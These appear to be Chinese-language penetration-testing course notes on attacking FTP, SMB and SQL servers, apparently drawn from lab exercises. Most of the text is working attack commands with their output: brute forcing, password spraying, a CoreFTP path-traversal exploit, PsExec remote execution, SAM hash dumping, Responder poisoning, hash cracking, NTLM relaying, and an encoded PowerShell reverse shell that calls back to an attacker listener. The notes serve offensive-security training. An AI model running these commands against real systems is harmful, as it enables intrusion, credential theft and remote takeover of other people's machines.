

# 06 - Attacking Common Servers

---

## 文件共享服务

### *File Share Services*

文件共享服务是一种提供、协调和监视计算机文件传输的服务。几年前，企业通常只使用内部服务进行文件共享，如SMB、NFS、FTP、TFTP、SFTP，但随着云应用的增长，大多数公司现在也有第三方云服务，如Dropbox、谷歌Drive、OneDrive、SharePoint，或其他形式的文件存储，如AWS S3、Azure Blob storage或谷歌cloud storage。我们将面临内部和外部文件共享服务的混合，我们需要熟悉它们。

## FTP

---

### **File Transfer Protocol (FTP) - 21端口/2121**

用于计算机之间文件传输的标准网络协议，还可执行目录和文件操作，如更改工作目录、列出文件、重命名和删除目录或文件。

针对攻击FTP服务，主要有使用错误配置和过度权限等手段。

## 枚举

---

```
sudo nmap -sC -sV -p 21 <IP>
```

## 错误配置

---

### **Misconfigurations**

如果可以匿名登陆访问，可以使用 `anonymous` 用户名而不使用密码进行登陆。这样可以直接下载文件夹中的敏感信息（如有），或上传脚本。

### **匿名身份验证 - Anonymous Authentication**

```
ftp <IP>
```

一旦登陆后，可以使用 `get` 或 `mget` 命令进行文件的下载。上传操作则是 `put` 或 `mput`。

## 协议的详细攻击

---

## Brute Forcing - 账户密码爆破

---

使用 **Medusa** 进行账户和密码的暴力破解

注意：虽然我们可能会发现服务容易受到暴力破解的攻击，但现在大多数应用程序都可以防止这些类型的攻击。更有效的方法是密码喷洒。

```
medusa -u fiona -P /usr/share/wordlist/rockyou.txt -n 2121 -h <IP> -M ftp
```

**-u** 是针对某个用户，如 fiona

**-U** 则是使用账户字典

使用下面这个更快

```
hydra -L /home/kaliadmin/afpt/users.list -P /home/kaliadmin/afpt/passwords.list ftp://<IP>:2121
```

## FTP反弹攻击

### FTP Bounce Attack

核心原理：FTP服务器作为中间代理，将扫描请求转发到目标主机，从而隐藏攻击者的真实IP地址。

假设我们的目标是一个FTP服务器 **FTP\_DMZ** 暴露在互联网上。同一网络中的另一个设备 **Internal\_DMZ**，不暴露于internet。我们可以使用连接到 **FTP\_DMZ** 服务器来扫描 **Internal\_DMZ** 使用FTP Bounce攻击，并获得有关服务器的开放端口的信息。然后，我们可以利用这些信息来攻击基础设施。

Nmap中的 **-b** 可以用来执行该攻击：

```
nmap -Pn -v -n -p 80 -b anonymous:password@<FTP_IP> <target_IP>
```

**-Pn** 跳过主机发现（假设目标在线，不发送ICMP ping）

**-v** 详细输出扫描过程

**-n** 禁用DNS解析（加快扫描速度）

## FTP 最新漏洞

漏洞编号为 [CVE-2022-22836](#)，此漏洞针对FTP服务，允许我们在服务给定的目录之外，再写入文件。

### CoreFTP漏洞利用

```
curl -k -X PUT -H "Host:<IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-is https://<IP>/../..../..../..../whoops
```

我们使用此命令创建一个包含基本身份验证 ( ) 的原始 HTTP **PUT** 请求 ( )、文件路径 ( ) 及其内容 ( )。此外，我们还使用目标系统的 IP 地址指定了主机头 ( )。

简而言之，实际过程会误解用户输入的路径。这会导致绕过对受限制文件夹的访问。结果，HTTP **PUT** 请求的写入权限未得到充分控制，导致我们能够在授权文件夹之外创建所需的文件。不过，我们将跳过该过程的解释 **Basic Auth**，直接跳到漏洞利用的第一部分。

## SMB

**Server Message Block (SMB)** 服务器消息块，是一种通信协议，用于在网络上的节点之间提供对文件和打印机的共享访问。使用TCP端口 **139**，UDP端口为 **137** 和 **138**。在windows 2000中，Microsoft增加了在TCP/IP端口 **445** 上运行SMB。

与其他服务一样，我们可以用错误配置或过度特权，利用已知漏洞或发现新的漏洞。

## 枚举

```
sudo nmap <IP> -sC -sV -p 139,445
```

## 错误配置

SMB 可以配置为不需要认证，通常称为 **null session**。可以登录到一个没有用户名或密码的系统。

### 匿名登录

如果我们找到一个不需要用户名和密码的SMB服务器，或者找到有效的凭据，我们就可以得到一个共享、用户名、组、权限、策略、服务等列表。大多数与SMB交互的工具允许空会话连接，包括 **smbclient**，**smbmap**，**rpcclient**，或 **enum4linux**。

### 文件共享

使用 **smbclient**，我们可以使用选项 **-L** 显示服务器共享列表，使用选项 **-N**，我们告诉 **smbclient** 使用空会话。

```
smbclient -N -L //<IP>
```

**Smbmap** 是另一个帮助我们枚举网络共享和访问相关权限的工具。**smbmap** 的一个优点是，它为每个共享文件夹提供了权限列表。

```
smbmap -H <IP>
```

使用 `smbmap` 和 `-r` 或 `-R` (递归) 选项, 可以浏览目录:

```
Chenduoduo@htb[/htb]$ smbmap -H 10.129.14.128 -r notes
```

```
[+] Guest session      IP: 10.129.14.128:445    Name: 10.129.14.128
    Disk
Permissions      Comment
--
notes
WRITE
.\notes\*
dr--r--r          0 Mon Nov  2 00:57:44 2020  .
dr--r--r          0 Mon Nov  2 00:57:44 2020  ..
dr--r--r          0 Mon Nov  2 00:57:44 2020  LDOUJZWBSG
fw--w--w        116 Tue Apr 16 07:43:19 2019  note.txt
fr--r--r          0 Fri Feb 22 07:43:28 2019  SDT65CB.tmp
dr--r--r          0 Mon Nov  2 00:54:57 2020  TPLRNSMWHQ
dr--r--r          0 Mon Nov  2 00:56:51 2020  WDJEQFZPNO
dr--r--r          0 Fri Feb 22 07:44:02 2019
WindowsImageBackup
```

在上面的示例中, 权限设置为 `READ` 和 `WRITE` , 可以用来上传和下载文件。

```
Chenduoduo@htb[/htb]$ smbmap -H 10.129.14.128 --download
"notes\note.txt"
```

```
[+] Starting download: notes\note.txt (116 bytes)
[+] File output to: /htb/10.129.14.128-notes_note.txt
```

```
Chenduoduo@htb[/htb]$ smbmap -H 10.129.14.128 --upload test.txt
"notes\test.txt"
```

```
[+] Starting upload: test.txt (20 bytes)
[+] Upload complete.
```

## 远程过程调用 - Remote Procedure Call (RPC)

可以使用 `rpcclient` 工具和空会话来枚举工作站或域控制器。

**rpcclient** 工具为我们提供了许多不同的命令来执行SMB服务器上的特定功能，以收集信息或修改服务器属性（如用户名）

```
Chenduoduo@htb[/htb]$ rpcclient -U'%' 10.10.110.17
```

```
rpcclient $> enumdomusers
```

```
user:[mhope] rid:[0x641]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

- ◆ **user**: 表示在目标域/系统中发现的用户账户名称。
- ◆ **rid**: **相对标识符** (Relative Identifier), 是用户账户的唯一数字标识符，对应其安全标识符 (SID) 的最后部分。
  - ◆ 格式为十六进制（**0x** 开头），可转换为十进制以便分析（例如 **0x641** → **1601**）。

**Enum4linux** 是另一个支持空会话的实用程序，它利用 **nmblookup** , **net** , **rpcclient** 和 **smbclient** 来自动从SMB目标进行一些常见的枚举，例如：

- ◆ Workgroup/Domain name 工作组/域名
- ◆ Users information 用户信息
- ◆ Operating system information 操作系统信息
- ◆ Groups information 组信息
- ◆ Shares Folders 股票的文件夹
- ◆ Password policy information 密码策略信息

```
Chenduoduo@htb[/htb]$ ./enum4linux-ng.py 10.10.11.45 -A -C
```

```
ENUM4LINUX - next generation
```

```
=====
| Target Information |
=====
[*] Target ..... 10.10.11.45
[*] Username ..... ''
[*] Random Username .. 'noyyglci'
[*] Password ..... ''
=====
```

```
| Service Scan on 10.10.11.45 |
|
[*] Checking LDAP (timeout: 5s)
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAPS (timeout: 5s)
[-] Could not connect to LDAPS on 636/tcp: connection refused
[*] Checking SMB (timeout: 5s)
[*] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS (timeout: 5s)
[*] SMB over NetBIOS is accessible on 139/tcp
```

```
| NetBIOS Names and Workgroup for 10.10.11.45 |
|
[*] Got domain/workgroup name: WORKGROUP
[*] Full NetBIOS names information:
- WIN-752039204 <00> - B <ACTIVE> Workstation Service
- WORKGROUP <00> - B <ACTIVE> Workstation Service
- WIN-752039204 <20> - B <ACTIVE> Workstation Service
- MAC Address = 00-0C-29-D7-17-DB
...

```

```
| SMB Dialect Check on 10.10.11.45 |
|
```

<SNIP>

## 密码爆破和密码喷洒

使用[CrackMapExec \(CME\)](#)，我们可以针对多个ip，使用多个用户和密码。让我们来探索密码喷洒的一个日常用例。要对一个IP执行密码喷射，我们可以使用选项 `-u` 来指定一个带有用户列表的文件，并使用 `-p` 来指定密码。这将尝试使用提供的密码对列表中的每个用户进行身份验证。

```
Chenduoduo@htb[/htb]$ cat /tmp/userlist.txt
```

```
Administrator
jrodriguez
admin
<SNIP>
jurena
```

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt  
-p 'Company01!' --local-auth
```

```
SMB          10.10.110.17 445      WIN7BOX  [*] Windows 10.0 Build 18362  
(name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)  
SMB          10.10.110.17 445      WIN7BOX  [-]  
WIN7BOX\Administrator:Company01! STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-]  
WIN7BOX\jrodriguez:Company01! STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-] WIN7BOX\admin:Company01!  
STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-] WIN7BOX\eperez:Company01!  
STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-] WIN7BOX\amone:Company01!  
STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-] WIN7BOX\fsmith:Company01!  
STATUS_LOGON_FAILURE  
SMB          10.10.110.17 445      WIN7BOX  [-] WIN7BOX\tcrash:Company01!  
STATUS_LOGON_FAILURE
```

<SNIP>


```
SMB          10.10.110.17 445      WIN7BOX  [+] WIN7BOX\jurena:Company01!  
(Pwn3d!)
```

## 远程代码执行（RCE）

### Remote Code Execution

在讨论如何使用SMB在远程系统上执行命令之前，让我们先讨论一下Sysinternals。Windows系统内部网站是由Mark Russinovich和Bryce Cogswell于1996年创建的，旨在提供技术资源和实用程序来管理、诊断、排除故障和监控微软Windows环境。微软于2006年7月18日收购了Windows Sysinternals及其资产。

Sysinternals提供了几个免费工具来管理和监视运行Microsoft Windows的计算机。该软件现在可以在微软网站上找到。其中一个管理远程系统的免费工具是PsExec。

[PsExec](#)  是一个工具，可以让我们在其他系统上执行进程，完成控制台应用程序的完整交互性，而无需手动安装客户端软件。它工作是因为它的可执行文件中有一个Windows服务映像。它接受此服务并将其部署到远程机器上的admin\$共享（默认情况下）。然后，它通过SMB使用DCE/RPC接口来访问Windows服务控制管理器API。接下来，它启动远程机器上的PSExec服务。然后PSExec服务创建一个可以向系统发送命令的命名管道。

我们可以从微软网站下载PsExec，或者我们可以使用一些Linux实现：

- ◆ [Impacket PsExec](#) - Python PsExec的功能示例，使用RemComSvc。
- ◆ [Impacket SMBExec](#) -类似于PsExec的方法，但不使用RemComSvc。这里描述了该技术。这个实现更进一步，实例化一个本地SMB服务器来接收命令的输出。当目标机器没有可用的可写共享时，这很有用。
- ◆ [Impacket atexec](#)——这个示例通过Task Scheduler服务在目标机器上执行命令，并返回执行命令的输出。
- ◆ CrackMapExec - 包括 `smbexec` 和 `atexec` 的实现。
- ◆ Metasploit PsExec - Ruby PsExec实现。

## Impacket PsExec

要使用 `impacket-psexec`，我们需要提供域/用户名、密码和目标机器的IP地址  
要使用本地管理员帐户连接到远程机器，使用 `impacket-psexec`，可以使用以下命令：

```
Chenduoduo@htb[/htb]$ impacket-psexec
administrator:'Password123! '@10.10.110.17

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.110.17.....
[*] Found writable share ADMIN$
[*] Uploading file EHtJXgng.exe
[*] Opening SVCManager on 10.10.110.17.....
[*] Creating service nbAc on 10.10.110.17.....
[*] Starting service nbAc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname

nt authority\system
WIN7BOX
```

同样的选项也适用于 `impacket-smbexec` 和 `impacket-atexec`。

## CrackMapExec

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.10.110.17 -u Administrator -p
'Password123!' -x 'whoami' --exec-method smbexec

SMB          10.10.110.17 445      WIN7BOX  [*] Windows 10.0 Build 19041
```



```
(name:WIN7BOX) (domain:.) (signing:False) (SMBv1:False)
SMB      10.10.110.17 445      WIN7BOX  [+]
.\Administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445      WIN7BOX  [+] Executed command via
smbexec
SMB      10.10.110.17 445      WIN7BOX  nt authority\system
```

注意：如果没有定义 `--exec-method`，CrackMapExec将尝试执行`atexec`方法，如果失败，您可以尝试指定 `--exec-method smbexec`。

## 枚举登录账户

想象一下，我们处在一个有多台机器的网络中。其中一些共享相同的本地管理员帐户。在本例中，我们可以使用 `CrackMapExec` 枚举同一网络中所有机器上的登录用户 `10.10.110.17/24`，这样可以加快枚举过程。

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.10.110.0/24 -u administrator -
p 'Password123!' --loggedon-users
```

```
SMB      10.10.110.17 445      WIN7BOX  [*] Windows 10.0 Build 18362
(name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB      10.10.110.17 445      WIN7BOX  [+]
WIN7BOX\administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445      WIN7BOX  [+] Enumerated loggedon users
SMB      10.10.110.17 445      WIN7BOX  WIN7BOX\Administrator
logon_server: WIN7BOX
SMB      10.10.110.17 445      WIN7BOX  WIN7BOX\jurena
logon_server: WIN7BOX
SMB      10.10.110.21 445      WIN10BOX [*] Windows 10.0 Build 19041
(name:WIN10BOX) (domain:WIN10BOX) (signing:False) (SMBv1:False)
SMB      10.10.110.21 445      WIN10BOX [+]
WIN10BOX\Administrator:Password123! (Pwn3d!)
SMB      10.10.110.21 445      WIN10BOX [+] Enumerated loggedon users
SMB      10.10.110.21 445      WIN10BOX WIN10BOX\demouser
logon_server: WIN10BOX
```


### 从SAM数据库中提取hashes

SAM (Security Account Manager) 是存储用户密码的数据库文件。它可用于验证本地和远程用户。如果我们在一台机器上获得了管理权限，我们可以为不同的目的提取SAM数据库散列：

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.10.110.17 -u administrator -p
'Password123!' --sam

SMB          10.10.110.17 445      WIN7BOX  [*] Windows 10.0 Build 18362
(name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB          10.10.110.17 445      WIN7BOX  [+]
WIN7BOX\administrator:Password123! (Pwn3d!)
SMB          10.10.110.17 445      WIN7BOX  [+] Dumping SAM hashes
SMB          10.10.110.17 445      WIN7BOX
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6
bd18041b8fe:::
SMB          10.10.110.17 445      WIN7BOX
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
SMB          10.10.110.17 445      WIN7BOX
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
SMB          10.10.110.17 445      WIN7BOX
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5717e1619e16b917
9ef2e7138c749d65:::
SMB          10.10.110.17 445      WIN7BOX
jurena:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7
ae634:::
SMB          10.10.110.17 445      WIN7BOX
demouser:1002:aad3b435b51404eeaad3b435b51404ee:4c090b2a4a9a78b43510ceec3
a60f90b:::
SMB          10.10.110.17 445      WIN7BOX  [+] Added 6 SAM hashes to the
database
```

## 强制认证攻击


我们还可以通过创建假SMB服务器来捕获用户的NetNTLM v1/v2哈希来滥用SMB协议。执行此类操作的最常用工具是 [Responder](#) 。Responder是一个LLMNR、NBT-NS和MDNS投毒工具，具有不同的功能，其中之一是可以设置虚假服务（包括SMB）来窃取NetNTLM v1/v2哈希值。在其默认配置中，它将发现LLMNR和NBT-NS流量。然后，它将代表受害者正在寻找的服务器进行响应，并捕获它们的NetNTLM哈希值。

假设我们使用Responder默认配置创建了一个假的SMB服务器，并使用以下命令：

```
Chenduoduo@htb[/htb]$ responder -I <interface name>
```

假设用户错误地输入了共享文件夹的名称 `\\mysharefoder\` 而不是 `\\mysharedfolder\`。在这种情况下，所有名称解析都将失败，因为该名称不存在，并且机器将向网络上的所有设备发送多播查询，包括我们运行的假SMB服务器。这是一个问题，因为没有采取任何措施来验证响应的完整性。攻击者可以通过监听此类查询和欺骗响应来利用这一机制，使受害者相信恶意服务器是值得信赖的。这种信任通常用于窃取凭证。

```
Chenduoduo@htb[/htb]$ sudo responder -I ens33
```



NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]
DCE-RPC server	[ON]
WinRM server	[ON]

[+] HTTP Options:

Always serving EXE	[OFF]
--------------------	-------

```
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Fingerprint hosts [OFF]

[+] Generic Options:
  Responder NIC [tun0]
  Responder IP [10.10.14.198]
  Challenge set [random]
  Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
  Responder Machine Name [WIN-2TY1Z1CIGXH]
  Responder Domain Name [HF2L.LOCAL]
  Responder DCE-RPC Port [48162]

[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP
(service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP
(service: Browser Election)
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name
mysharefoder.local
[*] [LLMNR] Poisoned answer sent to 10.10.110.17 for name mysharefoder
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name
mysharefoder.local
[SMB] NTLMv2-SSP Client : 10.10.110.17
[SMB] NTLMv2-SSP Username : WIN7BOX\demouser
[SMB] NTLMv2-SSP Hash :
demouser::WIN7BOX:997b18cc61099ba2:3CC46296B0CCFC7A231D918AE1DAE521:0101
000000000000B09B51939BA6D40140C54ED46AD58E890000000002000E004E004F004D00
410054004300480001000A0053004D0042003100320004000A0053004D00420031003200
03000A0053004D0042003100320005000A0053004D004200310032000800300030000000
000000000000000000003000004289286EDA193B087E214F3E16E2BE88FEC5D9FF73197456
C9A6861FF5B5D3330000000000000000
```

可以使用hashcat破解这些捕获的凭据，或将其转发到远程主机，以完成身份验证并模拟用户。

所有保存的哈希都位于Responder的logs目录 ( `/usr/share/responder/logs/` ) 中。我们可以将散列复制到一个文件中，并尝试使用hashcat模块5600来破解它。

```
Chenduoduo@htb[/htb]$ hashcat -m 5600 hash.txt  
/usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.1.1) starting...
```

```
<SNIP>
```

```
Dictionary cache hit:
```

```
* Filename ..: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344386
```

```
* Bytes.....: 139921355
```

```
* Keyspace ..: 14344386
```

```
ADMINISTRATOR::WIN-
```

```
487IMQ0IA8E:997b18cc61099ba2:3cc46296b0ccfc7a231d918ae1dae521:0101000000  
000000b09b51939ba6d40140c54ed46ad58e890000000002000e004e004f004d00410054  
004300480001000a0053004d0042003100320004000a0053004d0042003100320003000a  
0053004d0042003100320005000a0053004d004200310032000800300030000000000000  
0000000000003000004289286eda193b087e214f3e16e2be88fec5d9ff73197456c9a686  
1ff5b5d3330000000000000000:P@ssword
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Name.....: NetNTLMv2
```

```
Hash.Target.....: ADMINISTRATOR::WIN-
```

```
487IMQ0IA8E:997b18cc61099ba2:3cc ... 000000
```

```
Time.Started.....: Mon Apr 11 16:49:34 2022 (1 sec)
```

```
Time.Estimated...: Mon Apr 11 16:49:35 2022 (0 secs)
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

```
Guess.Queue.....: 1/1 (100.00%)
```

```
Speed.#1.....: 1122.4 kH/s (1.34ms) @ Accel:1024 Loops:1 Thr:1  
Vec:8
```

```
Recovered.....: 1/1 (100.00%) Digests
```

```
Progress.....: 75776/14344386 (0.53%)
```

```
Rejected.....: 0/75776 (0.00%)
```

```
Restore.Point....: 73728/14344386 (0.51%)
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

```
Candidates.#1....: compu → kodiak1
```

```
Started: Mon Apr 11 16:49:34 2022
```

```
Stopped: Mon Apr 11 16:49:37 2022
```

日志含义破解NTLMv2哈希。密码为 `P@ssword`。如果我们不能破解哈希，我们可以使用 `impack -ntlmrelayx`或Responder MultiRelay.py将捕获的哈希中继到另一台机器。

## Impacket-ntlmrelayx

让我们看一个使用 `impacket-ntlmrelayx` 的例子。

首先，我们需要在响应器配置文件中将SMB设置


为 `OFF` ( `/etc/responder/Responder.conf` )。

```
Chenduoduo@htb[/htb]$ cat /etc/responder/Responder.conf | grep 'SMB ='  
  
SMB = Off
```

然后我们执行 `impacket-ntlmrelayx`，选项 `--no-http-server`，`-smb2support`，目标机器选项 `-t`。默认情况下，`impacket-ntlmrelayx` 将转储SAM数据库，但是我们可以通过添加 `-c` 选项来执行命令。

```
Chenduoduo@htb[/htb]$ impacket-ntlmrelayx --no-http-server -smb2support  
-t 10.10.110.146  
  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
<SNIP>  
  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up WCF Server  
  
[*] Servers started, waiting for connections  
  
[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1  
controlled, attacking target smb://10.10.110.146  
[*] Authenticating against smb://10.10.110.146 as /ADMINISTRATOR SUCCEED  
[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1  
controlled, but there are no more targets left!  
[*] SMBD-Thread-5: Connection from /ADMINISTRATOR@10.10.110.1  
controlled, but there are no more targets left!  
[*] Service RemoteRegistry is in stopped state  
[*] Service RemoteRegistry is disabled, enabling it  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xeb0432b45874953711ad55884094e9d4  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6  
bd18041b8fe:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92512f2605074cfc341a7f16e5fabf08:::
demouser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1001:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Done dumping SAM hashes for host: 10.10.110.146
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

我们可以使用<https://www.revshells.com/>创建一个PowerShell反向shell，设置我们的机器IP地址、端口和PowerShell  #3 (Base64) 选项。

```
Chenduoduo@htb[/htb]$ impacket-ntlmrelayx --no-http-server -smb2support
-t 192.168.220.146 -c 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0A
LgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIA
LgAxADYAOAAuADIAMgAwAC4AMQAZADMAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0A
IAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQA
ZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAZADUAFaAlAHsAMAB9ADsA
dwBoAGkAbABlACgAKAAKAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAKAGIA
eQB0AGUAcwAsACAAMAAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4A
ZQAgADAACKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0A
VAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUA
bgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBUAGcAKAAKAGIAeQB0AGUAcwAsADAA
LAAGACQAaQApaDsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQA
YQAgADIAPgAmADEAIAAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA0wAkAHMAZQBUAGQA
YgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsA
IAAoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACIAPgAgACIA0wAkAHMAZQBUAGQAYgB5AHQA
ZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEKA
KQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIA
ZQBhAG0ALgBXAHIAaQBUAGUAKAAKAHMAZQBUAGQAYgB5AHQAZQAsADAALAaKAHMAZQBUAGQA
YgB5AHQAZQAuAEwAZQBUAGcAdABoACkA0wAkAHMAAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgA
KQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA'
```

一旦受害者对我们的服务器进行身份验证，我们就毒害响应并使其执行我们的命令以获得反向shell。

```
Chenduoduo@htb[/htb]$ nc -lvnp 9001

listening on [any] 9001 ...
connect to [10.10.110.133] from (UNKNOWN) [10.10.110.146] 52471

PS C:\Windows\system32> whoami;hostname

nt authority\system
WIN11BOX
```

## SQL

默认情况下，MSSQL使用 `TCP/1433` 和 `UDP/1434`，MySQL使用 `TCP/3306`。然而，当MSSQL以“隐藏”模式运行时，它使用 `TCP/2433` 端口。

```
Chenduoduo@htb[/htb]$ nmap -Pn -sV -sC -p1433 10.10.10.125
```

### 身份验证机制

`MSSQL` 支持两种认证方式，即可以在Windows或SQL Server上创建用户：

Authentication Type 验证类型	Description 描述
Windows authentication mode	<p>This is the default, often referred to as <code>integrated</code> security because the SQL Server security model is tightly integrated with Windows/Active Directory. Specific Windows user and group accounts are trusted to log in to SQL Server. Windows users who have already been authenticated do not have to present additional credentials.</p> <p>这是默认的，通常称为 <code>integrated</code> 安全性，因为SQL Server安全模型与Windows/Active Directory紧密集成。已信任特定的Windows用户和组帐户登录SQL Server。已经通过身份验证的Windows用户不需要提供额外的凭据。</p>
Mixed mode	<p>Mixed mode supports authentication by Windows/Active Directory accounts and SQL Server. Username and password pairs are maintained within SQL Server.混合模式支持通过Windows/Active Directory帐户和SQL Server进行身份验证。SQL Server内部维护用户名和密码对。</p>

### MySQL-连接SQL Server

```
mysql -u <username> -p <password> -h <IP>
```



## sqlcmd - 连接到SQL Server

```
C:\htb> sqlcmd -S SRVMSQL -U <username> -P '<password>' -y 30 -Y 30
```

注意：当我们使用 `sqlcmd` 对MSSQL进行身份验证时，我们可以使用参数 `-y` (SQLCMDMAXVARTYPEWIDTH)和 `-Y` (SQLCMDMAXFIXEDTYPEWIDTH)来获得更好的输出。请记住，这可能会影响性能。

如果我们的目标是 `MSSQL`，我们可以使用 `sqsh` 作为 `sqlcmd` 的替代：

```
Chenduoduo@htb[/htb]$ sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h

sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1>
```

注意：当我们使用 `sqsh` 对MSSQL进行身份验证时，我们可以使用参数 `-h` 来禁用页眉和页脚，以获得更清晰的外观。

或者，我们可以使用名称为 `mssqlclient.py` 的Impacket工具。

```
Chenduoduo@htb[/htb]$ mssqlclient.py -p 1433 julio@10.129.203.7


Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password: MyPassword!

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to
'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to
us_english.
